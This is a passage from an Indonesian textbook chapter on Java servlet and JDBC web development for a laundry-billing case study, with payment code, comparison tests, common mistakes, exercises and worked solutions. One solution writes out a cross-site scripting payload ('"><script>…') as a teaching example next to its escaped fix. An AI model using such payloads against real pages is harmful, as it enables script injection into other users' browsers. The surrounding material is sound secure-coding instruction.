        Problem(int status, String code, String message, Map<String, String> f) {
            super(message);
            this.status = status;
            this.code = code;
            this.fields = f;
        }
    }

    record Payment(String method, long amount, String reference) { }

    static String money(long amount) {
        return "Rp " + String.format(Locale.ROOT, "%,d", amount).replace(',', '.');
    }
```

Kode 11.35 (Lanjutan) *payment/java/RecordPayment.java: use case yang sama dengan JDBC, dijalankan sebagai satu berkas sumber dengan java -cp sqlite-jdbc-3.53.2.0.jar RecordPayment.java ....*

```
    static Long wholeNumber(String text) {
        String t = text == null ? "" : text.strip();
        return t.matches("-?\\d{1,12}") ? Long.parseLong(t) : null;
    }

    /** BR-6: the checked payment, or Problem 422 with one message per field. */
    static Payment validate(String methodText, String amountText, String refText,
                            long balance, long deposit) throws Problem {
        String method = methodText == null ? "" : methodText.strip().toLowerCase();
        String reference = refText == null ? "" : refText.strip();
        Long amount = wholeNumber(amountText);
        Map<String, String> errors = new LinkedHashMap<>();
        if (!java.util.List.of("cash", "qris", "transfer", "credit")
                .contains(method)) {
            errors.put("method", "Choose a payment method: cash, qris, transfer "
                    + "or credit (deposit).");
        }
        if (amount == null || amount <= 0) {
            errors.put("amount", "Enter the amount as a whole number of rupiah "
                    + "greater than 0.");
        } else if (amount > balance) {
            errors.put("amount", "The balance is only " + money(balance) + ".");
        } else if (method.equals("credit") && amount > deposit) {
            errors.put("amount", "Deposit " + money(deposit) + " is not enough.");
        }
        if ((method.equals("qris") || method.equals("transfer"))
                && reference.isEmpty()) {
            errors.put("reference", "Enter the payment reference (QRIS number or "
                    + "bank + transfer number).");
        } else if (method.equals("cash") && !reference.isEmpty()) {
            errors.put("reference",
                    "A cash payment has no reference; leave it empty.");
        } else if (reference.length() > 50) {
            errors.put("reference",
                    "The reference can have at most 50 characters.");
        }
        if (!errors.isEmpty()) {
            throw new Problem(422, "validation_failed",
                    "Some fields are not valid.", errors);
        }
        if (method.equals("credit")) {
            reference = "DEPOSIT";                                  // AC-6.3
        }
        return new Payment(method, amount, reference.isEmpty() ? null : reference);
    }
```

Kode 11.35 (Lanjutan) *payment/java/RecordPayment.java: use case yang sama dengan JDBC, dijalankan sebagai satu berkas sumber dengan java -cp sqlite-jdbc-3.53.2.0.jar RecordPayment.java ….*

```
    static final String BILL = """
        SELECT b.id, b.status, b.finished, b.payment, b.Customer_id, c.credit,
               COALESCE((SELECT SUM(p.amount) FROM Payment p
                         WHERE p.Bill_id = b.id), 0) AS paid
          FROM Bill b JOIN Customer c ON c.id = b.Customer_id
         WHERE b.id = ?""";

    /** {status, finished, payment, customer, credit, paid} of a bill. */
    static Object[] bill(Connection db, String id) throws SQLException, Problem {
        try (PreparedStatement ps = db.prepareStatement(BILL)) {
            ps.setString(1, id);
            try (ResultSet r = ps.executeQuery()) {
                if (!r.next()) {
                    throw new Problem(404, "not_found",
                            "There is no bill " + id + ".", null);
                }
                return new Object[] {r.getString("status"), r.getString("finished"),
                    r.getLong("payment"), r.getString("Customer_id"),
                    r.getLong("credit"), r.getLong("paid")};
            }
        }
    }

    /** The whole use case in ONE transaction; returns the API's 201 body. */
    static String record(Connection db, String billText, String method,
                         String amount, String reference)
            throws SQLException, Problem {
        String id = billText.strip().toUpperCase();
        db.setAutoCommit(false);            // BEGIN IMMEDIATE (see main)
        try {
            Object[] b = bill(db, id);
            long balance = (long) b[2] - (long) b[5];
            if (b[0].equals("departed") && b[1] == null) {
                throw new Problem(409, "conflict",
                        id + " is cancelled; no payment can be recorded.", null);
            }
            if (balance <= 0) {
                throw new Problem(409, "conflict",
                        id + " is already paid in full.", null);
            }
            Payment p = validate(method, amount, reference, balance, (long) b[4]);
            if (p.method().equals("credit")) {            // lower the deposit too
                try (PreparedStatement ps = db.prepareStatement(
                        "UPDATE Customer SET credit = credit - ? "
                        + "WHERE id = ? AND credit >= ?")) {
                    ps.setLong(1, p.amount());
```

Kode 11.35 (Lanjutan) *payment/java/RecordPayment.java: use case yang sama dengan JDBC, dijalankan sebagai satu berkas sumber dengan java -cp sqlite-jdbc-3.53.2.0.jar RecordPayment.java ....*

```
                    ps.setString(2, (String) b[3]);
                    ps.setLong(3, p.amount());
                    if (ps.executeUpdate() != 1) {
                        throw new Problem(422, "validation_failed",
                                "Some fields are not valid.",
                                Map.of("amount", "The deposit is not enough."));
                    }
                }
            }
            long newId;
            try (PreparedStatement ps = db.prepareStatement(
                    "INSERT INTO Payment (Bill_id, paid_at, method, amount, "
                    + "reference) VALUES (?, ?, ?, ?, ?)",
                    Statement.RETURN_GENERATED_KEYS)) {
                ps.setString(1, id);
                ps.setString(2, NOW);
                ps.setString(3, p.method());
                ps.setLong(4, p.amount());
                ps.setString(5, p.reference());
                ps.executeUpdate();
                try (ResultSet keys = ps.getGeneratedKeys()) {
                    keys.next();
                    newId = keys.getLong(1);
                }
            }
            Object[] after = bill(db, id);
            db.commit();
            long paid = (long) after[5];
            return "{\"id\":" + newId + "," + pair("paid_at", NOW) + ","
                    + pair("method", p.method()) + ",\"amount\":" + p.amount()
                    + "," + pair("reference", p.reference()) + ",\"bill\":{"
                    + pair("id", id) + ",\"payment\":" + after[2]
                    + ",\"paid\":" + paid + ",\"balance\":"
                    + ((long) after[2] - paid) + "}}";
        } catch (SQLException | Problem | RuntimeException e) {
            db.rollback();
            throw e;
        }
    }

    static String pair(String key, String value) {
        return "\"" + key + "\":"
                + (value == null ? "null" : "\"" + value.replace("\\", "\\\\")
                        .replace("\"", "\\\"") + "\"");
    }
```

Kode 11.35 (Lanjutan) *payment/java/RecordPayment.java: use case yang sama dengan JDBC, dijalankan sebagai satu berkas sumber dengan java -cp sqlite-jdbc-3.53.2.0.jar RecordPayment.java ....*

```
    public static void main(String[] args) throws Exception {
        if (args.length != 4 && args.length != 5) {
            System.err.println("usage: java -cp sqlite-jdbc-3.53.2.0.jar "
                    + "RecordPayment.java <laundry.db> <bill> <method> <amount> "
                    + "[reference]");
            System.exit(2);
        }
        if (!new java.io.File(args[0]).isFile()) {    // never create an empty db
            System.err.println("no database file " + args[0]);
            System.exit(2);
        }
        Properties settings = new Properties();
        settings.setProperty("foreign_keys", "true");
        settings.setProperty("transaction_mode", "IMMEDIATE");
        int status = 201;
        String answer;
        try (Connection db = DriverManager.getConnection(
                "jdbc:sqlite:" + args[0], settings)) {
            answer = record(db, args[1], args[2], args[3],
                    args.length == 5 ? args[4] : "");
        } catch (Problem p) {
            status = p.status;
            StringBuilder e = new StringBuilder("{\"error\":{"
                    + pair("code", p.code) + "," + pair("message", p.getMessage()));
            if (p.fields != null) {
                e.append(",\"fields\":{");
                String comma = "";
                for (Map.Entry<String, String> f : p.fields.entrySet()) {
                    e.append(comma).append(pair(f.getKey(), f.getValue()));
                    comma = ",";
                }
                e.append("}");
            }
            answer = e.append("}}").toString();
        }
        System.out.println(status + " " + answer);
        System.exit(status == 201 ? 0 : 1);
    }
}
```

Sebagian besar baris diterjemahkan satu lawan satu: `executeUpdate() != 1` untuk `rowcount != 1`, `getGeneratedKeys()` untuk `lastrowid`, `db.rollback()` di dalam `catch` untuk `ROLLBACK` di dalam `except`. Tiga perbedaan patut dipelajari. Java tidak memiliki pustaka JSON di JDK, sehingga `pair()` menulis kunci dan nilai secara manual sambil meng-*escape* `\` dan `"`. Aturan "teks yang bukan bilangan bulat" adalah ekspresi reguler yang sama di kedua bahasa, `-?\d{1,12}`, dan itulah yang mengubah 1000.5 menjadi 422 alih-alih diam-diam menyimpan 1000. Validasinya menyimpan galat dalam `LinkedHashMap`, yang urutan iterasinya adalah urutan penyisipan, sehingga *field* muncul dalam urutan yang sama dengan `dict` Python; dengan `HashMap` bitanya kadang berbeda walaupun maknanya tidak.

11.19.3 Membuktikan bahwa keduanya sepakat

Kode 11.36 menjalankan sebelas pembayaran, dalam urutan yang sama, dengan tiga cara: program Python pada satu salinan basis data, program Java pada salinan lain, dan, jika sebuah alamat diberikan, API jalur servlet sebagai pemilik. Tujuh yang pertama ditolak dengan alasan berbeda-beda; lalu B2938 dibayar tunai, dibayar lagi (kini ditolak, karena sudah lunas), B1744 dibayar dari deposit, dan B2940 menerima transfer sebagian.

Kode 11.36 `payment/compare_payment.py`, kasus-kasus dan `main()`: Python dan Java dibandingkan bita demi bita, jawaban server dibandingkan berdasarkan makna.

```
CASES = [  # (test-plan id, bill, method, amount, reference)
    ("TC-6.2", "B2938", "cash", "50000", ""),
    ("TC-6.3", "B2938", "qris", "40000", ""),
    ("TC-6.3", "B2938", "cash", "40000", "QRIS 512300774412"),
    ("TC-6.8", "B2938", "cash", "1000.5", ""),
    ("TC-6.6", "B2911", "cash", "10000", ""),
    ("no-dep", "B2941", "credit", "64000", ""),
    ("404", "B9999", "cash", "10000", ""),
    ("TC-6.1", "B2938", "cash", "40000", ""),
    ("paid", "B2938", "cash", "1000", ""),
    ("deposit", "b1744", "credit", "48000", ""),
    ("part", "B2940", "transfer", "10000", "BCA 102637"),
]
def main():
    source = sys.argv[1]
    server = Server(sys.argv[2]) if len(sys.argv) > 2 else None
    work = tempfile.mkdtemp(prefix="payments-")
    db_py, db_java = os.path.join(work, "py.db"), os.path.join(work, "java.db")
    shutil.copyfile(source, db_py)
    shutil.copyfile(source, db_java)
    same = 0
    for case in CASES:
        a, b = python_answer(db_py, case), java_answer(db_java, case)
        verdict = "identical" if a == b else "DIFFERENT"
        if server:
            c = server.pay(case)
            ok = c[0] == a[0] and json.loads(c[1]) == json.loads(a[1])
            verdict += ", server " + ("agrees" if ok else "DIFFERS")
            same += ok
        same += a == b
        print(f"{case[0]:<8}{case[1]} {case[2]:<8}{case[3]:>7} -> {a[0]}  "
              + verdict)
        if a[0] == "201":                          # show what was saved
            d = json.loads(a[1])
            b = d["bill"]
            print(f"        payment {d['id']}: {d['method']} {d['amount']}, "
                  f"reference {d['reference']} at {d['paid_at'][11:]}")
            print(f"        {b['id']}: paid {b['paid']} of {b['payment']}, "
                  f"balance {b['balance']}")
    expected = len(CASES) * (2 if server else 1)
    print(f"{same} of {expected} comparisons agree")
    shutil.rmtree(work)
    sys.exit(0 if same == expected else 1)
```

Jalur servlet dijalankan pada porta 6111 pada salinan basis data yang baru, dengan jam dibekukan pukul 21:00:00, dan skrip itu menghasilkan:

```
$ python3 compare_payment.py ../database/laundry.db http://127.0.0.1:6111
TC-6.2  B2938 cash      50000 -> 422  identical, server agrees
TC-6.3  B2938 qris      40000 -> 422  identical, server agrees
TC-6.3  B2938 cash      40000 -> 422  identical, server agrees
TC-6.8  B2938 cash     1000.5 -> 422  identical, server agrees
TC-6.6  B2911 cash      10000 -> 409  identical, server agrees
no-dep  B2941 credit    64000 -> 422  identical, server agrees
404     B9999 cash      10000 -> 404  identical, server agrees
TC-6.1  B2938 cash      40000 -> 201  identical, server agrees
        payment 3320: cash 40000, reference None at 21:00:00
        B2938: paid 40000 of 40000, balance 0
paid    B2938 cash       1000 -> 409  identical, server agrees
deposit b1744 credit    48000 -> 201  identical, server agrees
        payment 3321: credit 48000, reference DEPOSIT at 21:00:00
        B1744: paid 48000 of 48000, balance 0
part    B2940 transfer  10000 -> 201  identical, server agrees
        payment 3322: transfer 10000, reference BCA 102637 at 21:00:00
        B2940: paid 27000 of 35000, balance 8000
22 of 22 comparisons agree
(exit code 0)
```

Ke-22 perbandingan sepakat. Program Python dan Java menghasilkan bita yang identik untuk setiap sebelas jawaban, dan jalur servlet, program lain dengan kontainer, penghasil JSON, dan penanganan koneksinya sendiri, memberi status dan nilai yang sama setiap kali. Id 3320, 3321, dan 3322 sepakat karena setiap implementasi mengambil nomor berikutnya dari tabel yang sama dalam urutan yang sama. Kasus deposit adalah contoh kerja Subbab 11.12.2 yang dijalankan tiga kali: Rp 48.000 dari deposit Umi Utomo, referensi `DEPOSIT`, sisa tagihan 0. Transfer sebagian membuat B2940 sudah dibayar Rp 27.000 dari Rp 35.000 dengan sisa Rp 8.000, menurut Persamaan (11.3).

Tabel 11.6 Mencatat pembayaran dengan tiga cara. Aturan dan SQL-nya identik; hanya ejaan setiap langkahnya yang berbeda.

Langkah	Python `sqlite3`	Java JDBC	Jalur servlet
membuka basis data dengan aman	`file:...?mode=rw`	pemeriksaan `File.isFile()`	`Files.exists()` di `Db.open()`
memulai transaksi	`BEGIN IMMEDIATE`	`setAutoCommit(false)` + `transaction_mode`	`Db.tx()`
mengikat nilai	`execute(sql, (a, b))`	`ps.setLong(1, a)`	`Db.execute(sql, a, b)`
deposit hanya jika cukup	`... AND credit >= ?`, `rowcount`	sama, `executeUpdate()`	sama
id pembayaran baru	`lastrowid`	`getGeneratedKeys()`	`getGeneratedKeys()`
membatalkan pada galat apa pun	`ROLLBACK` di `except`	`rollback()` di `catch`	`rollbackQuietly()`
JSON	`json.dumps`, ringkas	`pair()` secara manual	`Json.obj()`

11.20 Profitina dalam Praktik

Profitina, platform visibilitas AI di `app.profitina.com`, menjual langganan Pro seharga Rp 50.000 per 30 hari, dibayar dengan QRIS atau dengan koin utilitas PROFIT miliknya, dan memperpanjangnya otomatis dari saldo pengguna. Itulah persoalan pembayaran bab ini dalam skala lebih besar, dan tiga kebiasaan yang sama menopangnya.

Saldo diturunkan, tidak pernah dipercaya begitu saja. Seperti Persamaan (11.3), saldo akun adalah hasil dari pergerakan yang tercatat, dan perpanjangan yang akan membuatnya di bawah nol ditolak oleh syarat dalam pernyataan yang sama yang mengubahnya, pola `credit = credit - ? WHERE credit >= ?` pada **Kode 11.34**.

Satu transaksi per peristiwa bisnis. Mendebit saldo dan mencatat apa yang dibayarnya adalah satu perubahan atau tidak sama sekali, persis seperti yang ditegakkan `Database.write()` dan `Db.tx()` untuk pembayaran dari deposit.

Pemeriksaan di satu tempat, sebelum handler. Batas laju login, sesi, dan pemeriksaan izin diterapkan secara terpusat, seperti di `WebServer.handle()` dan `AppFilter`, sehingga *endpoint* baru terlindungi sejak hari ditulisnya. Dan seluruh rangkaian uji otomatis, jauh lebih dari seribu pengujian, harus lulus sebelum rilis, disiplin yang diterapkan rangkaian uji penerimaan Subbab 11.18 pada setiap jalur binatu.

Studi kasus yang dapat dijalankan dan diperiksa tetaplah Profitina Laundry; yang terbawa adalah bentuknya.

11.21 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya

Mencampur `javax` dan `jakarta`. Kode yang ditulis untuk Tomcat 9 mengimpor `javax.servlet`; Tomcat 10.1 dan 11 hanya mengenal `jakarta.servlet`. WAR dengan nama yang salah dapat di-*deploy* lalu gagal dengan `ClassNotFoundException` atau 404 untuk setiap servlet. Kompilasi terhadap jar API Jakarta dan *deploy* ke Tomcat 10.1 atau lebih baru.

Memasukkan jar API Servlet ke `WEB-INF/lib`. Kontainer menyediakan kelas-kelas itu. Salinan kedua di dalam WAR dapat menimbulkan `ClassCastException` antara dua versi antarmuka yang sama. Tempatnya hanya di *class path* kompilasi (**Kode 11.31**).

Lupa jar JSTL di Tomcat. Tomcat tidak menyertakan JSTL, dan setiap halaman gagal dengan "cannot be resolved". Taruh kedua jar di `lib-extra/` lalu *build* ulang.

Mencetak nilai dengan `${...}` biasa di halaman JSP. EL di teks templat tidak meng-*escape*. Pakai `<c:out>` atau `fn:escapeXml` untuk setiap nilai yang diketik orang (**Kode 11.28**).

Membangun SQL dengan `+`. `"... WHERE id = '" + id + "'"` adalah celah injeksi. Pakai `?` dan `setString`/`setObject`, dan ingat bahwa JDBC menghitung *placeholder* mulai 1 (**Kode 11.9**).

Membiarkan driver SQLite membuat berkas kosong. Jalur yang salah di `jdbc:sqlite:` membuat basis data baru yang kosong. Periksa keberadaan berkas sebelum menyambung (**Kode 11.8**).

Memeriksa status di Java lalu meng-update tanpa syarat. Dua klik dalam detik yang sama sama-sama berhasil. Tuliskan keadaan yang diharapkan ke dalam `WHERE` dan periksa jumlah barisnya (**Kode 11.10**).

Membandingkan hash atau token dengan `equals`. Ia berhenti pada bita pertama yang berbeda dan membocorkan waktu. Pakai `MessageDigest.isEqual` (**Kode 11.11**, **Kode 11.14**).

Memakai teks Base64 salt alih-alih bitanya. Setiap login gagal padahal kodenya "tampak benar". *Decode* dulu.

Memercayai validasi peramban. `min`, `max`, dan `required` membantu kasir dan tidak menghentikan siapa pun yang lain (**Gambar 11.6**, **Gambar 11.7**).

Mempertahankan sesi setelah login. Buat sesi baru dengan id baru ketika seseorang login (**Kode 11.13**).

Menganggap MiniContainer sama dengan Tomcat. MiniContainer menjalankan servlet di sini dan menafsirkan halaman JSP; Jasper mengompilasinya. Jalankan rangkaian uji penerimaan terhadap Tomcat Anda sebelum memercayai sebuah *deployment*.

11.22 Ringkasan Bab

Dua jalur Java, satu kumpulan kebutuhan. Jalur JDK HttpServer adalah satu program tanpa kontainer; jalur servlet adalah WAR untuk Tomcat 10.1 atau 11. Keduanya mengimplementasikan FR-1 hingga FR-11 pada basis data yang sama (**Tabel 11.1**, **Tabel 11.5**). Apa yang dijalankan dan apa yang tidak dinyatakan terus terang: Tomcat tidak dijalankan di sini, MiniContainer dijalankan (**Tabel 11.2**).

Jalur HttpServer membuat setiap pekerjaan terlihat: perangkaian melalui konstruktor (**Kode 11.3**, **Kode 11.4**, **Kode 11.1**, **Kode 11.2**), satu metode yang memeriksa setiap permintaan (**Kode 11.5**, **Gambar 11.2**), router berbasis ekspresi reguler (**Kode 11.6**, **Kode 11.7**), JDBC dengan *placeholder* dan satu transaksi per perubahan (**Kode 11.8**, **Kode 11.9**), *update* bersyarat yang mengubah balapan menjadi konflik (**Kode 11.10**, **Kode 11.17**, **Tabel 11.4**), kata sandi PBKDF2 (Persamaan (11.1), Persamaan (11.2), **Kode 11.11**, **Kode 11.12**), sesi dan token CSRF (**Kode 11.13**, **Kode 11.14**), templat yang meng-*escape* (**Kode 11.15**, **Kode 11.16**), antrean pada **Gambar 11.1**, dan 107 pengujian yang dijalankan sungguhan (**Kode 11.21**).

Pembayaran mengikuti BR-6 (**Gambar 11.3**): sisa tagihan diturunkan (Persamaan (11.3)), deposit hanya dipakai jika mencukupi (Persamaan (11.4)), dan aturannya sama untuk formulir dan API (**Kode 11.18**, **Kode 11.19**, **Kode 11.20**).

Jalur servlet menyerahkan perutean, penguraian, dan sesi kepada kontainer (**Gambar 11.4**): `web.xml` (**Kode 11.22**, **Kode 11.23**), sebuah *filter* untuk setiap permintaan (**Kode 11.24**), servlet (**Kode 11.25**), satu koneksi per permintaan (**Kode 11.26**, **Kode 11.27**), JSP dengan EL dan JSTL (**Kode 11.28**, **Kode 11.29**, **Kode 11.30**, **Gambar 11.5**), serta WAR yang dibangun dengan skrip (**Kode 11.31**, **Kode 11.32**) dan dijalankan di sini pada MiniContainer (**Kode 11.33**).

Rangkaian uji penerimaan bersama meloloskan 151 dari 152 pengujian *black-box* pada jalur servlet; satu-satunya kegagalan adalah perbandingan *header* yang lebih ketat daripada standar, dan kembarannya yang membandingkan makna lulus. **Satu fitur, tiga implementasi**: Python, Java, dan API servlet mencatat sebelas pembayaran yang sama dengan jawaban yang sama (**Kode 11.34**, **Kode 11.35**, **Kode 11.36**, **Tabel 11.6**).

Dokumentasi server HTTP JDK [5], rilis JDK dan Jakarta EE [1], [2], [3], tabel versi Tomcat [4], serta spesifikasi Servlet, Pages, dan Tags [14], [15], [16] menjelaskan platformnya; *driver* SQLite [8] dan JDBC [7] akses datanya; RFC 8018 [9] dan lembar contekan OWASP [10], [11], [12] keamanannya; angka QRIS Bank Indonesia [13] metode pembayarannya; RFC 9110 [6] HTTP-nya; rujukan konfigurasi Tomcat [17] `context.xml`-nya; dan UU No. 27/2022 [18] adalah undang-undang di balik kecermatan terhadap data pelanggan.

11.23 Soal Latihan

11.1 Sebutkan empat pekerjaan yang dikerjakan kontainer servlet bagi jalur servlet dan dikerjakan jalur HttpServer dengan kelasnya sendiri. Untuk masing-masing, sebutkan kelas jalur HttpServer-nya.

11.2 Tuliskan ekspresi reguler yang dibangun `Router.register()` untuk templat `/customers/{id}/topup`, dan tentukan jalur mana di antara berikut yang cocok: `/customers/C0151/topup`, `/customers/C0151/topup/`, `/customers//topup`, `/customers/C0151/x/topup`.

11.3 Nota B2940 di Wiyung (S0008, sarung kasur, Rp 35.000) sudah dibayar Rp 17.000. Dengan Persamaan (11.3), hitunglah sisa tagihannya, lalu tentukan pembayaran mana yang diterima: tunai 18.000; QRIS 10.000 tanpa referensi; transfer 20.000 dengan referensi “BCA 102637”; *credit* 5.000 untuk pelanggan dengan deposit 0.

11.4 Dua kasir di Rungkut, pada detik yang sama, mencoba membayar B1744 (Rp 48.000) dari deposit Umi Utomo sebesar Rp 130.000, masing-masing penuh 48.000. Telusuri kedua transaksi melalui **Kode 11.18** di SQLite dan nyatakan deposit akhir, jumlah baris `Payment`, dan apa yang dilihat setiap kasir.

11.5 Seorang rekan mengganti `MessageDigest.isEqual(actual, expected)` pada **Kode 11.11** dengan `Arrays.equals(actual, expected)`. Jelaskan apa yang dapat diukur penyerang dan mengapa hal itu kurang penting untuk kunci PBKDF2 dibanding token CSRF, tetapi tetap harus dihindari.

11.6 Dengan Persamaan (11.2), berapa lama serangan yang sama jika iterasinya 10.000 alih-alih 600.000 dan satu pemeriksaan lalu memakan 5 ms? Apa artinya bagi keinginan menurunkan jumlah iterasi agar login lebih cepat?

11.7 Di `payment.jsp` seorang pengembang menulis `<input name="reference" value="${values.reference}">`. Berikan referensi yang dapat diketik kasir jahat untuk merusak halaman itu, lalu tuliskan baris yang benar.

11.8 Tuliskan elemen `web.xml` yang mendeklarasikan servlet `laundry.web.HealthServlet` dan memetakannya tepat ke `/health`, lalu sebutkan *filter* mana yang akan berjalan sebelumnya.

11.9 Mengapa `build.sh` memasukkan `sqlite-jdbc-3.53.2.0.jar` ke `WEB-INF/lib` tetapi tidak memasukkan `jakarta.servlet-api-6.0.0.jar`?

11.10 Uji penerimaan TC-9.6 gagal pada `text/csv;charset=utf-8`. Tulis ulang asersi pertamanya agar menerima setiap *header* yang bermakna *media type* dan *character set* yang sama, dan tidak menerima yang lain.

11.11 Perluas `record_payment.py` agar pembayaran tunai dapat diberi argumen `cash_given` dan mencetak kembaliannya sebagai `"change": ...` di JSON (hanya jika positif), tanpa menyimpannya. Apa yang harus diubah di `RecordPayment.java` agar `compare_payment.py` tetap melaporkan bita yang identik?

11.12 Jam demo jalur HttpServer berjalan, sedangkan jam jalur servlet dibekukan. Berikan satu pengujian yang hasilnya berubah karena perbedaan ini dan satu yang tidak.

11.24 Penyelesaian Soal Latihan

11.1 Menerima koneksi dan mengurai HTTP (`HttpServer` dan `Req`); memetakan URL ke kode (`Router`, `Routes`); menyimpan sesi (`SessionStore`, `Session`); menjalankan kode sebelum setiap permintaan (`WebServer.handle()`). Templat (`Template`) adalah yang kelima: JSP menggantikannya.

11.2 `^\Q/customers/\E([^/]+)\Q/topup\E/?$`. Ia cocok dengan `/customers/C0151/topup` dan `/customers/C0151/topup/`; tidak cocok dengan `/customers//topup` (grupnya memerlukan sedikitnya satu karakter) maupun `/customers/C0151/x/topup` (grupnya tidak boleh memuat garis miring).

11.3 $35\,000 - 17\,000 = 18\,000$. Tunai 18.000: diterima ($0 < 18\,000 \le 18\,000$), sisa 0. QRIS tanpa referensi: 422 pada referensi. Transfer 20.000: 422, "The balance is only Rp 18.000". *Credit* 5.000 dengan deposit 0: 422, "Deposit Rp 0 is not enough" (Persamaan (11.4)).

11.4 Kedua permintaan memanggil `db.write()`; kunci tulis dan transaksi `IMMEDIATE` SQLite membuat yang kedua menunggu. Yang pertama membaca sisa 48.000 dan deposit 130.000, mendebit deposit menjadi 82.000, menyisipkan pembayaran 3320, lalu *commit*: kasirnya melihat "Payment of Rp 48.000 saved. Balance Rp 0." Yang kedua kemudian membaca sisa 0 dan ditolak dengan 409 "B1744 is fully paid." Deposit akhir 82.000, satu baris `Payment`. Bahkan tanpa kunci itu, syarat `credit >= ?` dan pemeriksaan sisa di dalam transaksi mencegah debit ganda.

11.5 `Arrays.equals` kembali segera setelah sebuah bita berbeda, sehingga waktu perbandingan yang gagal mengungkapkan berapa bita awal yang benar. Untuk token CSRF, yang nilainya dibandingkan langsung dengan kiriman penyerang, hal itu memungkinkan menebak token bita demi bita. Untuk kunci PBKDF2, penyerang mengendalikan kata sandi, bukan kuncinya, dan setiap tebakan mengubah seluruh kunci, sehingga kebocorannya jauh kurang berguna; tetapi perbandingan waktu konstan tidak memakan biaya apa pun dan menghilangkan persoalannya.

11.6 $10^7 \times 0.005 = 5 \times 10^4$ detik, sekitar 14 jam alih-alih 35 hari: enam puluh kali lebih cepat bagi penyerang. Menurunkan jumlah iterasi membuat setiap *hash* yang dicuri semurah itu untuk diserang; biaya login 0,3 detik sekali per giliran kerja adalah harga perlindungan itu.

11.7 `"><script>alert(1)</script>` menutup atribut dan *tag*-nya lalu memulai skrip. Yang benar: `<input name="reference" value="${fn:escapeXml(values.reference)}">`, seperti pada **Kode 11.28**.

11.8

```
<servlet>
  <servlet-name>health</servlet-name>
  <servlet-class>laundry.web.HealthServlet</servlet-class>
</servlet>
<servlet-mapping>
  <servlet-name>health</servlet-name>
  <url-pattern>/health</url-pattern>
</servlet-mapping>
```

`AppFilter`, yang dipetakan ke `/*`, berjalan lebih dulu; `/health` tidak ada dalam daftar publiknya, sehingga servlet itu harus ditambahkan ke sana jika ingin menjawab tanpa login.

11.9 *Driver* JDBC adalah pustaka yang dipakai aplikasi dan tidak disediakan kontainer, sehingga harus ikut di dalam WAR. API Servlet disediakan kontainer; jar-nya hanya diperlukan untuk kompilasi, dan salinan kedua di dalam WAR dapat berbenturan dengan milik kontainer.

11.10 Salah satu kemungkinan:

```
media, _, rest = response.headers["Content-Type"].partition(";")
params = dict(p.strip().lower().split("=", 1) for p in rest.split(";") if p.strip())
assert media.strip().lower() == "text/csv" and params.get("charset") == "utf-8"
```

11.11 Tambahkan argumen keenam yang opsional; setelah `record()` berhasil, hitung `change = given - amount` ketika metodenya tunai dan `given > amount`, lalu tambahkan `"change"` ke kamus setelah `"bill"`, seperti yang dilakukan `ApiBills.pay()`. Di Java kunci yang sama harus ditambahkan pada posisi yang sama dan hanya dengan syarat yang sama; jika tidak, bitanya berbeda walaupun nilainya sepakat.

11.12 Mengubah hasil: pengujian yang membandingkan `paid_at` pembayaran baru persis dengan `2026-09-30 21:00:00` (jam yang berjalan memberi 21:00:05). Tidak mengubah hasil: TC-5.11, yang menghitung enam nota terlambat di Keputih; nota-nota itu terlambat pukul 21:00:00 dan masih terlambat beberapa detik kemudian.

Daftar Pustaka

[1] OpenJDK, “JDK 25,” general availability Sep. 16, 2025. [Online]. Available: https://openjdk.org/projects/jdk/25/

[2] Inside.java, “The Arrival of Java 27!,” Sep. 15, 2026. [Online]. Available: https://inside.java/2026/09/15/jdk-27-available/

[3] Eclipse Foundation, “The Eclipse Foundation’s Jakarta EE Working Group Announces Jakarta EE 11 Release,” Jun. 26, 2025. [Online]. Available: https://jakarta.ee/news/jakarta-ee-11-released/

[4] Apache Software Foundation, “Apache Tomcat: Which Version Do I Want?” (Tomcat 11.0.26, 10.1.60), accessed Sep. 2026. [Online]. Available: https://tomcat.apache.org/whichversion.html

[5] Oracle, “Package com.sun.net.httpserver,” *Java SE 25 & JDK 25 API Specification*. [Online]. Available: https://docs.oracle.com/en/java/javase/25/docs/api/jdk.httpserver/com/sun/net/httpserver/package-summary.html

[6] R. Fielding, M. Nottingham, and J. Reschke, *HTTP Semantics*, RFC 9110, IETF, Jun. 2022.

[7] Oracle, “Interface PreparedStatement,” *Java SE 25 & JDK 25 API Specification*, module java.sql. [Online]. Available: https://docs.oracle.com/en/java/javase/25/docs/api/java.sql/java/sql/PreparedStatement.html

[8] Xerial, *SQLite JDBC Driver*, releases 3.53.2.0 (Jun. 4, 2026) and 3.53.2.1 (Jul. 27, 2026). [Online]. Available: https://github.com/xerial/sqlite-jdbc/releases

[9] K. Moriarty, B. Kaliski, and A. Rusch, *PKCS #5: Password-Based Cryptography Specification Version 2.1*, RFC 8018, IETF, Jan. 2017.

[10] OWASP Foundation, *Password Storage Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html (accessed Sep. 2026).

[11] OWASP Foundation, *Cross-Site Request Forgery Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

[12] OWASP Foundation, *Cross Site Scripting Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

[13] CNBC Indonesia, “QRIS Tembus 15 Miliar Transaksi, Penggunanya 67 Juta di Juli 2026” (figures of Bank Indonesia), Sep. 7, 2026. [Online]. Available: https://www.cnbcindonesia.com/news/20260907055124-4-765593/qris-tembus-15-miliar-transaksi-penggunanya-67-juta-di-juli-2026

[14] Eclipse Foundation, *Jakarta Servlet Specification*, versions 6.0 and 6.1. [Online]. Available: https://jakarta.ee/specifications/servlet/

[15] Eclipse Foundation, *Jakarta Pages Specification*, versions 3.1 and 4.0. [Online]. Available: https://jakarta.ee/specifications/pages/

[16] Eclipse Foundation, *Jakarta Standard Tag Library Specification*, version 3.0. [Online]. Available: https://jakarta.ee/specifications/tags/3.0/

[17] Apache Software Foundation, "The Context Container" and "The Cookie Processor Component," *Apache Tomcat 11 Configuration Reference*. [Online]. Available: https://tomcat.apache.org/tomcat-11.0-doc/config/cookie-processor.html

[18] Republik Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*, Lembaran Negara Tahun 2022 Nomor 196, Oct. 17, 2022.

Bab 12

Jalur .NET: ASP.NET Core Razor Pages

